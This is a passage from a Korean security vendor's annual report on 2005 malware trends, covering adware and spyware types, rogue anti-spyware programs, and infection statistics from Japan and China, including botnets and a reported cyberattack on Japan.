어의 설치파일을 다운로드하고 실행하는 단순한 형태에서 방화벽을 우회하기 위해 윈도우 탐색기나 인터넷 익스플로러에 인젝션되어 실행하거나, 루트킷을 사용하여 실행 중인 사실을 은폐하는 등 악성코드에서 사용하는 고급 기술을 사용하는 형태까지 여러 형태의 다운로드가 발견되었다. 또한 애드웨어나 스파이웨어 등의 유해가능 프로그램을 설치하기 위한 목적으로 악성 아이알씨봇에 감염된 좀비 시스템을 이용하여 배포하거나, 인터넷 익스플로러의 보안취약점을 공격하여 스팸이나 팝업광고에 의해 방문이 유도되는 웹 사이트에서 제작 배포 되기도 하였다.

다운로더와 동일한 24%의 비율을 보인 스파이웨어도 다운로드에 의해 설치되는 사례가 많았으며, 사용자 동의 없이 브라우저 설정을 변경하는 로존 스파이웨어(Win-Spyware/LowZones), 스타트페이지 스파이웨어 (Win-Spyware/StartPage)의 피해가 많이 접수되었다. 로존 스파이웨어는 사용자 동의 없이 인터넷 익스플로러의 보안 설정을 낮게 변경하고 악의적인 콘텐츠가 포함된 웹사이트를 팝업으로 노출하여, 대량의 애드웨어나 스파이웨어의 설치를 시도한다. 로존 스파이웨어의 큰 문제는 사용자가 인터넷 익스플로러의 보안 설정이 낮게 변경된 사실을 인지할 수 없으며 웹사이트 방문만으로 원하지 않는 ActiveX 컨트롤이 설치되는데 있다.

스파이웨어의 감염이 확산되면서 허위, 과장된 검사결과를 보여주고 유료 사용을 유도하는 허위 안티 스파이웨어 프로그램(Rogue/Suspected Antispyware Program)이 크게 증가하였다. 2005년 많은 피해를 입힌 허위 안티 스파이웨어 프로그램 Top 5를 순위별로 나열하면 다음과 같다.

- 스파이엑스(Win-Adware/Rogue.SpyAxe)
- 피에스가드(Win-Adware/Rogue/PSGuard)
- 스파이셰리프(Win-Adware/Rogue.SpySheriff)
- 레이저 스파이웨어(Win-Adware/Rogue.RazeSpyware)
- 월드안티스파이(Win-Adware/Rogue.WorldAntiSpy)

이러한 허위 안티 스파이웨어 프로그램은 다운로드나 다른 유해가능 프로그램에 의하여 사용자 동의 없이 설치되고 실행되기도 하지만, 사용자를 속여 유료 사용을 유도하는 교묘한 수법을 사용하기도 한다. 클릭러 웨이크얼럿(Win-Clicker/FakeAlert)은 바탕화면을 변경하거나 시스템 트레이에 풍선도움말 형식의 허위 경고 메시지를 표시하여, 이를 클릭하는 경우 허위 안티 스파이웨어 프로그램의 설치를 안내하는 웹사이트를 띄우고 설치와 검사를 유도한다. 이는 ‘당신의 컴퓨터가 스파이웨어에 감염되었다.’는 허위 경고 메시지를 띄우고 사용자에게 큰 불편을 주는 바탕화면 변경 등의 시스템 설정을 변경하여, 이를 제거하기 위해 사용자들의 안티 스파이웨어 유료 이용을 유도하는 것이다.

2005년 발견된 애드웨어의 유형별 특징

1	팝업광고
2	툴바
3	BHO
4	바로가기
5	기타

[표2] 애드웨어 유형별 피해 Top 5

[표2]는 2005년 발견된 애드웨어의 유형별 피해 순위이다. 대표적인 기능을 가진 애드웨어를 순위화하였으며, 이 중 두 가지 이상의 유형을 동시에 가지는 애드웨어도 많이 발견되었다. 사용자에게 원하지 않는 광고를 팝업 형식으로 노출하는 애드웨어가 가장 많이 발견되었으며, 이외에도 BHO를 이용하여 사용자가 브라우저에 입력하는 키워드를 감시하여 제어 서버에 전송하거나 팝업광고를 노출하는 유형의 애드웨어가 많이 발견되었다.

인터넷 익스플로러에 원하지 않는 도구모음을 추가하는 툴바도 많이 발견되었다. 엘리트바 애드웨어(Win-Adware/EliteBar)의 경우 루트킷을 이용해 실행 중인 프로세스와 일부 구성요소를 은폐하여, 사용자가 제거한 후에도 동의 없이 재설치 되어 많은 피해를 입힌 애드웨어 중 하나이다.

특정 웹 사이트의 바로가기를 설치하는 애드웨어도 여러가지 변형이 많이 발견되었다. 특히 국내에서 많은 피해를 입힌 베스트코드(Bestcode), 인비(INBEE) 같은 바로가기는 포털사이트의 게시판 블로그 등의 불특정 웹사이트에서 ActiveX 형태로 대량 배포되었으며, 비교적 제작이 간단하고 변형이 쉽기 때문에 주요 특징은 동일하고 바로가기 대상만 다른 변형이 다수 발견되었다. 2005년 4월에는 이런 바로가기 설치 유형의 애드웨어 제작자가 형사처벌되는 사건도 있었다.

2005년 가장 많은 피해를 입힌 애드웨어로는 다운로드에 의해 설치되는 엔케이스 애드웨어(Win-Adware/nCase), 아이에스티바 애드웨어(Win-Adware/ISTbar), 바겐버디 애드웨어(Win-Adware/BargianBuddy), 미디어티켓츠 애드웨어(Win-Adware/MediaTickets)가 있다.

국내에서는 캐시세이버 애드웨어(Win-Adware/CashSaver), 베스트코드 애드웨어(Win-Adware/Shortcut.Bestcode)가 많은 사용자들에게 피해를 입혔다.

2005년 발견된 스파이웨어의 유형별 특징

1	스타트페이지(Startpage)
2	에이전트(Agent)
3	프락시(Proxy)
4	PWS
5	로존(LowZones)

[표3] 스파이웨어 유형별 피해 Top 5

[표3]은 2005년 발견된 스파이웨어의 유형별 피해 순위이다. 인터넷 익스플로러의 시작페이지를 사용자가 원하지 않는 웹페이지로 변경하고 고정하는 스타트페이지 스

파이웨어(Win-Spyware/StartPage)는 매우 다양한 형태가 발견되었으며, 피해도 많이 접수되었다. 다른 유해기능 프로그램에 의하여 사용자 동의 없이 설치되는 에이전트 스파이웨어(Win-Spyware/Agent)는 감염된 시스템의 URL 탐색기록, 설치정보 등을 제어서버에 전송하며, 불특정 포트를 열고 공격자의 명령을 기다리기도 한다. 에이전트 유형의 스파이웨어는 보통 윈도우 시작프로그램으로 등록되어 백그라운드 프로세스로 동작하며, 방화벽 등을 우회하기 위하여 윈도우 XP 서비스팩 2의 방화벽 설정을 변경하거나, 윈도우 탐색기나 인터넷 익스플로러에 인젝션된 형태로 동작하기도 한다. 온라인 게임이나 웹 사이트의 계정 정보를 유출하는 PWS(Password-Stealing) 유형의 스파이웨어가 증가한 것도 2005년 스파이웨어 동향의 큰 특징이다. 중국발 해킹에 의해 변조된 웹페이지를 통해 인터넷 익스플로러의 보안취약점 패치가 적용되지 않은 시스템에 스파이웨어가 설치된 피해가 다수 보고되었는데, 이 스파이웨어는 국내 유명 온라인 게임의 계정을 유출할 목적으로 제작되었다. **ASEC**

Ⅲ. 2005년 세계 악성코드 동향

작성자: 김소현 주임연구원/장영준 연구원/차민석 주임연구원

1. 일본의 악성코드 동향


김소현 주임연구원(sohkim@ahnlab.com)

2005년 일본 악성코드 동향의 가장 큰 특징은 이메일을 통해 전파되는 웜의 피해가 전년도에 이어서 여전히 계속되고 있는 점이다. 감염 피해를 발생시키는 주요 악성코드들도 2004년과 비교해서 크게 차이가 없다.

2004년에 최초로 발견된 넷스케이 웜이나 베이글 웜은 2005년에도 지속적으로 변형들이 배포되어 많은 감염 피해를 유발하고 있으며 클레즈 웜(Win32/Klez.worm) 또한 발견된 지 몇 년이 지난 현재에도 여전히 많은 감염 피해를 유발하고 있다. 다만 2005년 2월 최초로 발견된 마이톱 웜이 현재까지도 매우 많은 감염 피해를 입히고 있는 점만이 2004년과 차이가 있을 뿐이다. 그러나 전체적으로 이메일 웜들의 감염 피해는 점점 줄어들고 있다.

연도별 악성코드 감염 피해 통계

[그림1]은 일본의 IPA(www.ipa.go.jp)에서 발표한 연도별 악성코드 신고 건수에 대한 통계이다.




[그림1] 연도별 악성코드 신고건수 통계(출처: IPA)

이메일 웜이 다량으로 발견되기 시작한 2004년 5월 이후 줄어들지 않던 악성코드 신고 건수가 2005년 7월을 기점으로 점차 줄어들고 있는 것을 알 수 있다. 이러한 감소의 원인은 여러 가지가 있겠지만 2004년에 비해 일본에서 많이 확산되고 있는 이메일 웜 변형들의 피해가 감소하였고 자피 웜과 같이 타 지역에서 많이 확산 중인 이메일 웜들이 일본에서는 언어의 문제 등으로 감염 피해가 미비했기 때문으로 보인다.

악성코드 감염 경로별 통계

악성코드의 감염 경로로 가장 많이 이용된 매체는 이메일이다. 메일을 통한 감염 피해

는 전체 감염피해의 97% 정도로 매우 높게 나타났다. 한가지 주목할 점은 8월부터 네트워크를 통한 악성코드의 감염 피해가 증가하기 시작한 것이다.




[그림2] 악성코드 감염 경로 통계(출처: IPA)

이와 같은 현상이 나타난 원인은 안티니 웜(Win32/Anntiny.worm)이나 아이알씨봇(Win32/IRCBot.worm)과 같이 네트워크를 통해 전파되는 악성코드들의 감염 피해가 증가했기 때문이다. 일본의 경우 P2P 프로그램을 이용하여 전파되는 안티니 웜으로 인한 피해가 몇 년 째 계속되고 있고 네트워크 취약점을 이용해서 전파되는 악성코드의 감염 또한 지속적으로 증가하는 추세이다. 켈비르 웜이나 브로피아 웜과 같은 메신저 웜의 변형이 한 해 동안 많이 발생한 것도 원인이 될 수 있다. 그에 비해 이메일을 통한 감염 피해는 점점 줄어들고 있는 것을 볼 수 있는데 이러한 네트워크를 이용한 감염 증가와 이메일 웜의 피해 감소 현상은 2006년에도 계속 될 것으로 생각된다.

악성코드 유형별 피해 통계

2005년 한해 동안 일본에서 가장 많은 감염 피해를 입힌 악성코드는 넷스카이 웜 등 이메일을 이용해 전파되는 유형의 악성코드이다. 메일을 이용한 감염은 전체 감염 피해의 90% 이상을 차지하고 있을 정도로 매우 높게 나타나고 있다.


[그림3]은 2005년 일본의 악성코드 종류별 피해 통계를 나타낸 것이다. 가장 많은 감염 피해를 입힌 악성코드는 넷스카이 웜인 것을 확인할 수 있다.




[그림3] 악성코드 종류별 감염 피해 통계(출처: IPA)

넷스카이 웜은 2004년 초 최초로 발견된 이래로 현재까지도 여러 변형들이 계속 발견되고 있는 매스메일러이다. 넷스카이 웜 이외에도 마이톱 웜을 제외한 대부분의 악성코드가 예전부터 계속 활동을 하고 있는 악성코드임을 알 수 있고 심지어는 클레즈 웜과 같이 몇 년 전부터 계속 감염 피해를 입히고 있는 악성코드도 확인할 수 있다.

[그림4]는 매크로와 스크립트 바이러스의 확산 통계이다. 매크로 바이러스 중에는 라룩스 바이러스가 가장 많은 감염신고를 기록하고 있고, 스크립트 바이러스 중에는 레드롤프 바이러스가 가장 많이 감염된 것을 알 수 있다. 이들 악성코드들이 전체 감염 피해에서 차지하고 있는 비중은 매우 낮지만 몇 년 전부터 사라지지 않고 지속적으로 피해가 발생하고 있다.




[그림4] 일본의 2005년 매크로 바이러스 감염피해 현황(출처: IPA)



[그림5] 일본의 2005년 스크립트 바이러스 감염피해 현황(출처: IPA)

월별 악성코드 피해 통계

아래의 [그림6]은 2005년 월별 악성코드 피해 통계이다. 통계데이터의 내용 중 몇 가지 주목할 만한 점은 전월에 걸쳐 넷스케이 워의 피해가 가장 많이 발생하고 있는 것과 2005년 최초로 발견된 마이톱 워이 3월부터 점차 피해 건수가 증가하는 것이다. 전체적으로 감염 피해가 감소하고 있는 것 또한 주목해야 할 점이다. 2005년 7월을 기점으로 피해 정도가 대부분 감소하고 있는 것을 볼 수 있다.



[그림6] 일본의 2005년 월별 악성코드 피해 통계(출처: IPA)

마이톱 워의 경우 최근까지도 여러 변형이 지속적으로 발견되고 있으므로 2006년에도 비슷한 규모의 감염 피해는 당분간 계속될 것으로 생각된다.

2003년 말 최초로 발견된 이후 2005년 초까지 계속 확산되었으나, 그 이후에 피해가 급격하게 감소되었던 소버 워이 11월에 들어 새롭게 확산되기 시작한 점 또한 특이할 만 하다. 소버 워의 경우 다량의 메일을 지속적으로 배포하는 특성을 가지고 있고 한꺼번에 다량의 메일을 발송하는 등 전파력이 강하기 때문에 외국에서는 많은 피해가 보고되었으나 일본은 상대적으로 피해가 미비한 수준이었다.


2. 중국의 악성코드 동향

장영준 연구원 (zhang95@ahnlab.com)

2005년 중국 악성코드는 2004년과 비교하여 악성코드 형태에 대한 많은 변화가 있었다. 2004년은 메일로 전파되는 맬웨어 웜과 네트워크로 전파되는 웜들로 대표되는 한 해였다면, 2005년은 트로이목마와 백도어로 대변되는 해라고 할 수 있다. 2005년 이전까지만 하더라도 트로이목마류는 그 특성상 급속히 확산되기가 어려웠으나 최근에는 그 통념을 깨고 제 3의 매개체를 통하여 급속한 확산을 시도하게 되었다. 그리고 루트킷(RootKit)과 같은 은폐 기법을 트로이목마에 접목시켜 감염된 시스템의 사용자가 이를 확인하기가 더욱 어렵게 되었다. 뿐만 아니라 트로이목마의 제작목적 또한 예년과 달리 금전적인 목적을 위해서 제작하는 새로운 계기가 되었던 것으로 보여진다. 그리고 트로이목마의 형태 역시 전통적인 틀에서 벗어나 다양한 형태가 등장하기 시작하였다.

중국 백신 업체들을 통해서 본 중국 악성코드

중국 로컬 백신 업체인 라이징(Rising)과 강민(JiangMin)의 2005년 중국 악성코드 동향에서도 역시 트로이목마가 절대적인 위치를 차지하고 있었다. 그리고 트로이목마의 개수 면에서도 예년과 비교할 수 없을 정도로 엄청난 증가치를 보여주었다.




[그림7] 2005년 중국 악성코드 월별 트로이목마와 웜 분포현황(출처: Rising)¹

[그림7]은 중국 로컬 백신 업체인 라이징(Rising)의 월별 트로이목마와 웜의 분포도이다. 2005년 1월부터 7월까지의 동향과 유사하게 맬웨어 웜과 네트워크로 전파되는 웜들이 중국 악성코드 동향의 전반을 이루고 있었다. 그러나 8월을 기점으로 하여 웜은 급격한 하락을 보여준 반면 트로이목마는 상승세를 이루면서 급격한 증가를 12월까지 계속 이어갔다.

트로이목마가 일시적인 증가세를 보였던 4월과 5월에는 QQPass 트로이목마(V3 진단명 Win-Trojan/QQPass), 스타트페이지 트로이목마(V3 진단명 Win-Trojan/StartPage)와 그레이버드 트로이목마(V3 진단명 Win-Trojan/GrayBird) 그리고 엘미르헥 트로이목마(V3 진단명 Win-Trojan/LmirHack)가 등장하기 시작하였다. 그리고 본격적인 트로이목마의 증가세를 보이기 시작한 8월 이후에는 QQMsg 트로이목마(V3 진단명 Win-Trojan/QQMsg), 에이전트 트로이목마(V3 진단명 Win-Trojan/Agent), QQRob 트로이목마(V3 진단명 Win-Trojan/QQRob)와 다운로더 트로이목마(V3 진단명 Win-Trojan/Downloader) 등 다양한 트로이목마 형태들이 발견되었다.

¹ 이 자료에 대한 통계는 국내뿐 아니라 해외 등 다양한 경로로 수집된 샘플과 그 데이터에 따른 것으로, 국내 상황과는 약간 다른 양상을 보이고 있다.



[그림8] 2005년 중국의 전파방법 별 웜 분포 현황(출처: Rising)

[그림8]은 웜을 메일로 전파되는 매스메일러 웜과 네트워크로 전파되는 웜으로 구분하여 월별로 변화 추이를 나타낸 것이다. [그림8]을 보면 매스메일러는 5월을 기점으로 최고치를 보인 이후 지속적인 하락세를 보였었다. 그리고 8월 이후 라이징의 통계에서 매스메일러 웜은 순위에서도 찾아 볼 수가 없게 되었다.

매스메일러 웜들이 강세를 보였던 1월에서 5월 사이에 많이 확산되었던 매스메일러 웜은 백즈 웜(V3진단명 Win32/Bagz.worm)과 넷스카이 웜을 들 수 있다. 그리고 하락세로 이어지던 6월에는 마이톱 웜이 일시적인 확산을 보였었다.


이와 달리 네트워크로 전파되는 웜은 1월에는 매스메일러 보다 높은 수치를 보였으나 그 이후 지속적인 하락세를 그리다 7월에 잠시 최고치를 기록하며 다시 상승세를 보였다. 그러나 [그림7]에서와 같이 8월에서부터 트로이목마가 증가세를 보이기 시작한 이후에는 매스메일러 웜과 같이 하락세를 그리며 11월 라이징 통계에서는 순위권에서 완전히 밀려나게 되었다. 네트워크로 전파되는 웜은 시기에 상관 없이 악성 아이알씨봇 웜이 대세를 이루고 있었다.

매스메일러와 네트워크로 전파되는 웜들 외에도 3월에는 MSN 메신저 프로그램으로 전파된 브로피아 웜이 급속한 확산을 보였었다. 그러나 2005년 한해 동안 중국 악성코드 동향에서는 브로피아 웜과 같이 인터넷 메신저 프로그램을 확산 경로로 이용한 웜은 브로피아 웜을 제외하고는 순위권에 포함되지 않았다.

순위	강민(JiangMin) 진단명	안철수연구소 진단명
1	Backdoor/SdBot.atp.Rootkit	Win32/IRCBot.worm
2	Backdoor/Huigezi	Win-Trojan/GrayBird Win-Trojan/Hupigon
3	Exploit.MhtRedir	HTML/MhtRedir
4	Trojan/QQMsg.Zigui	Win-Trojan/QQMsg
5	I-Worm/Mytob	Win32/Mytob.worm
6	I-Worm/DropBot	Win32/Bropia.worm
7	Backdoor/PcClient	Win-Trojan/PcClient
8	I-Worm/Zobot	Win32/Zotob.worm
9	I-Worm/Sober	Win32/Sober.worm
10	Trojan/PSW.QQRobber	Win-Trojan/QQRob


[표1] 강민이 발표한 2005년 중국 악성코드 TOP 10

[표1]은 중국 로컬 백신 업체 중 하나인 강민(JiagMin)의 2005년 중국 악성코드 TOP 10이다. 강민의 통계에서는 은폐기능을 수행하는 악성 아이알씨봇 웜이 1위를 차지하고 있었고 그 뒤를 이어 2위는 그레이버드 트로이목마가 차지하였다. 강민의 2005년 악성코드 TOP 5에는 마이툼 웜, 조툼 웜 그리고 소버 웜이 순위에 포함되어 있으며 트로이목마로는 QQMsg 트로이목마와 QRRob 트로이목마가 포함되어 있다. 스크립트로는 유일하게 Exploit.MhtRedir(V3 진단명 HTML/MhtRedir)이 순위에 포함되어 있다.



[그림9] 강민이 발표한 2005년 중국 악성코드 TOP 10 분포

[그림9]는 강민에서 발표한 중국 악성코드 TOP 10을 나타낸 것이다. TOP 10에 포함되어 있는 악성코드들간의 감염 피해에 대한 차이가 크지 않고 대부분 비슷한 수치를 이루고 있다.



[그림10] 강민 2005년 중국 악성코드 형태별 분류

[그림10]은 강민의 2005년 피해가 보고된 중국 악성코드의 형태별 분류이다. 강민의 2005년 중국 악성코드 동향 보고서에 따르면 2005년 한해 동안 접수된 악성코드는 총 37,497건으로, 이 중 트로이목마는 17,148건, 백도어는 12,019건, 스크립트 악성코드는 1,108건 그리고 웜은 955건이며 기타 악성코드는 6,717건으로 발표했다. 이

보고서 역시 앞서 이야기한 라이징의 악성코드 분포와 동일하게 트로이목마와 백도어가 전체의 76%를 차지하며 전체 악성코드 분포의 절대적인 수치를 차지하고 있다.

다수의 봇넷(BotNet)이 발견된 중국 네트워크

2004년부터 급속한 확산을 보였던 아이알씨봇 웜은 2005년 한해 동안에도 중국 내에서 큰 피해를 입혔다. 특히 아이알씨봇 웜은 네트워크를 통해 보안 패치가 설치되지 않은 시스템으로 급속히 확산되어 단시간에 많은 시스템을 감염시킬 수 있었다. 이렇게 감염된 시스템은 좀비(Zombie)라 불리며, 좀비 시스템이 형성한 네트워크를 봇넷(BotNet)이라고 지칭한다. 중국 국가 컴퓨터 바이러스 대응 중심의 보고에 따르면 2005년 6월에서 9월까지 중급이상 규모의 봇넷이 59개가 발견되었으며, 이 시기에는 거의 매일 3만개이상의 좀비 시스템을 보유한 봇넷이 발견되었다고 한다. 그리고 8월에서 9월 사이에는 15만개이상의 좀비 시스템을 보유한 대형 봇넷도 발견되었다고 한다. 아이알씨봇 웜 자체가 백도어 기능을 가지고 있어, 이에 감염된 시스템은 프로그램의 설치나 실행 등 악성코드 배포자가 원하는 행위를 마음대로 조정할 수 있게 된다. 따라서, 대형 봇넷은 이를 조종하는 악의적인 해커에 의해 다양한 사이버 범죄에 이용되는 등 네트워크상의 새로운 위협으로 발전할 가능성이 높다.

세계 2차대전 종전 기념일의 일본에 대한 사이버 공격

2005년은 제2차대전 종전 60주년으로 아시아의 중국과 한국 그리고 일본 3국은 특히나 그 의미가 뜻 깊은 해였다. 매년 광복절을 즈음하여 중국은 일본의 침략전쟁을 성토했다는 뜻에서 사이버 공격을 시도하였으나 2005년의 경우 종전 60주년을 기념하여 계획적으로 일본에 대한 사이버 공격을 준비한 것으로 알려졌다. 이 계획은 최초 7월 중순 경 중국 언론을 통해서 알려지기 시작하였으며 8월초에는 한국에도 알려지기 시작했다.

이번 일본에 대한 사이버 공격은 중국의 대표적인 해커 그룹인 홍커(HongKe)에 의해 계획되었다. 알려진 바에 따르면 2005년의 사이버 공격은 홍커의 리더인 라이언의 주도가 아니라 다른 리더들의 주도하에 4만명이 참가하는 것으로 알려졌다. 공격 방법도 공격조와 정보 수집조로 나누어 정보 수집조에 의해서 후소사 등 일본 내 반중 사이트를 대상으로 취약한 부분을 검색하는 것으로 시작하는 것이었다. 특히 이들이 사용할 공격 방법 중 하나가 한국의 대학 3곳과 온라인 게임 업체의 시스템을 공격의 거점으로 활용할 것으로 알려져 한국 내에서도 많은 우려가 있었다. 그러나 실제 공격 수준은 미미한 것이었다. 일본 언론의 보도에 따르면 8월 15일을 전후하여 몇 차례 분산 서비스 거부 공격(DDoS)이 있었으나 일본 내 시스템을 마비시킬 수준은 아니었으며 심각한 해킹 시도나 사이버 공격은 없었던 것으로 밝혀져, 8월 15일 중국의 일본에 대한 사이버 공격은 하나의 해프닝으로 그쳤다.

3. 세계의 악성코드 동향

차민석 주임연구원 (jackycha@ahnlab.com)

